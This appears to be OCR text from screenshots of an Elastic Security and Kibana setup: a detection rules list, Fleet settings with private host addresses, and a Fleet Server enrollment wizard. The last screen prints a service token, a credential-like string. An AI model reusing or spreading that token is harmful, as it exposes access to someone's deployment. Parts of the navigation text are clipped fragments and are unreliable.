
Add data with Elastic Agent

Lightweight Beats can send data from hundreds or thousands of machines and systems

Add data with Beats

Protect your hosts with threat prevention, detection, and deep security data visibility.

Add Endpoint Security



Detection alerts


Manage detection rules

Trend

Showing: 0 alerts

Stack by: signal.rule.name

No data to display




Detection rules

All rules

Updated 30 seconds ago

Load Elastic prebuilt detection rules

Elastic Security comes with prebuilt detection rules that run in the background and create alerts when their conditions are met. By default, all prebuilt rules except the Endpoint Security rule are disabled. You can select additional rules you want to activate.



Detection rules


All rules


Updating...

Showing 461 rules | Selected 0 rules

□	Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated ↓
□	Endpoint Security	47	● Medium	—	● —	Feb 21, 2021 @ 20:28:27.174	2	Elastic Endpoint Security	✓
□	Suspicious Execution - Short Program Name	47	● Medium	—	● —	Feb 21, 2021 @ 20:28:23.155	1	Elastic Execution Host See all	✕
□	Unusual Linux System Owner or User Discovery Activity	21	● Low	—	● —	Feb 21, 2021 @ 20:28:22.629	1	Elastic Host Linux See all	✕
□	Suspicious Execution via Scheduled Task	43	● Medium	—	● —	Feb 21, 2021 @ 20:28:23.584	1	Elastic Host Persistence See all	✕
□	Execution of Persistent Suspicious Program	47	● Medium	—	● —	Feb 21, 2021 @ 20:28:23.582	1	Elastic See all	

✓ Installed pre-packaged rules and timeline templates from elastic


elastic
Search Elastic
D
Home
1.
Home
Recently viewed
Machine Learning
Visualize Library
Enterprise Search
Overview
App Search
Workplace Search
Observability
Overview
Logs
Metrics
APM
Uptime
User Experience
Security
Overview
Detections
Hosts
Network
Timelines
Cases
Administration
Management
Dev Tools
Fleet
2.
Stack Monitoring
Stack Management
Dock navigation
Search
thing →
Build a powerful search experience.
Connect your users to relevant data.
Unify your team content.
bility
onitor →
Monitor infrastructure metrics.
Trace application requests.
Measure SLAs and react to issues.
ity
Security →
Prevent threats autonomously.
Detect and respond.
Investigate incidents.
popular apps and services.
Add Elastic Agent
Add and manage you
and integrations.
issions
access and
can perform.
Monitor the stack
Track the real-time health and
performance of your
deployment.
ge on log in



Fleet BETA

Manage Elastic Agents and their policies in a central location.

Integrations ⓘ — View integrations

Total available	**58**
Installed	**2**
Updates available	**0**

Agent policies ⓘ — View policies


Total available	**1**
Used integrations	**1**

Agents ⓘ — View agents

Total agents	**0**
Active	**0**
Offline	**0**
Error	**0**

Data streams ⓘ — View data streams

Data streams	**0**
Namespaces	**0**
Total size	**0B**



Fleet settings

These settings are applied globally to the `outputs` section of all agent policies and affect all enrolled agents.

Fleet Server hosts

https://172.16.0.3:8220

Specify the URLs that your agents will use to connect to a Fleet Server. If multiple URLs exist, Fleet shows the first provided URL for enrollment purposes. Refer to the Fleet User Guide.


Elasticsearch hosts

http://172.16.0.3:9200

Specify the Elasticsearch URLs where agents send data.

Elasticsearch output configuration (YAML)

```
# YAML settings here will be added to the Elasticsearch output section of each pol
```



Agents

Manage and deploy policy updates to a group of agents of any size.

Add a Fleet Server

A Fleet Server is required before you can enroll agents with Fleet. See the Fleet User Guide for more information.

1 Download the Elastic Agent to your host


You can download the agent binaries and their verification signatures from the Elastic Agent download page.

2 Generate a service token

A service token grants Fleet Server permissions to write to Elasticsearch.

3 Start Fleet Server

Waiting for a Fleet Server to connect...



Add a Fleet Server

A Fleet Server is required before you can enroll agents with Fleet. See the Fleet User Guide for more information.

1 **Download the Elastic Agent to your host**

You can download the agent binaries and their verification signatures from the Elastic Agent download page.

2 **Generate a service token**

A service token grants Fleet Server permissions to write to Elasticsearch.

Save your service token information. This will be shown only once.

Service token `AAEAAWVsYXN0aWMvZmxlZXQtc2VydmVyL3Rva2VuLTE2MjIwOTE5NzE1ODU6T3lZdGh4Mld`

3 **Start Fleet Server**

